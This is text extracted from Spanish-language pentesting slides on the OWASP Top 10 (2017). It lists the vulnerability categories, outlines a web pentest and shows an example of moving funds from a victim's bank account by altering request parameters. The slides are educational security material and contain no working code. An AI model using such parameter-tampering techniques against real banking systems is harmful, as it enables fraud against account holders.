


OWASP Top 10 2017 Pentesting



Walter Cuestas
Owner / CyberSecurity Pentester
wcuestas@open-sec.com
@wcu35745




CORE TEAM




Pentester ? Clásico o Agil ?




Aclarando...






Anatomía de un Pentesting.




Cómo es un pentesting de Aplicaciones Web ?



Me tocan los “web”



HTTP : Request - Response



OWASP Top 10 (2017)

A1 : Inyección

A2 :
Autenticación -
Manejo de Sesión
Quebrados

A3 : Cross
Site Scripting
(XSS)

A4 : Control de
Acceso
Quebrado

A5 :
Configuración
Errónea de
Seguridad

A6 :
Exposición de
Datos
Sensibles

A7 : Protección
Insuficiente
Contra Ataques

A8 : Cross-Site
Request
Forgery (CSRF)

A9 : Uso de
Componentes
Con
Vulnerabilidades
Conocidas

A10 : APIs
Desprotegidas



Mayor Riesgo SIEMPRE



Apertura cuenta válida : 31337



Cuenta de Victima : 123456



Realiza operación fraudulenta alterando valores de parámetros

Tipo Operación	Cuenta Origen	Cuenta Destino	Monto
Transferencia	123456	31337	S/ Límite Diario



BROWSER



ZAP



WEB APPLICATION

A1: Inyección

- Todavía existen las SQL Injection ?

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Search the Exploit Database

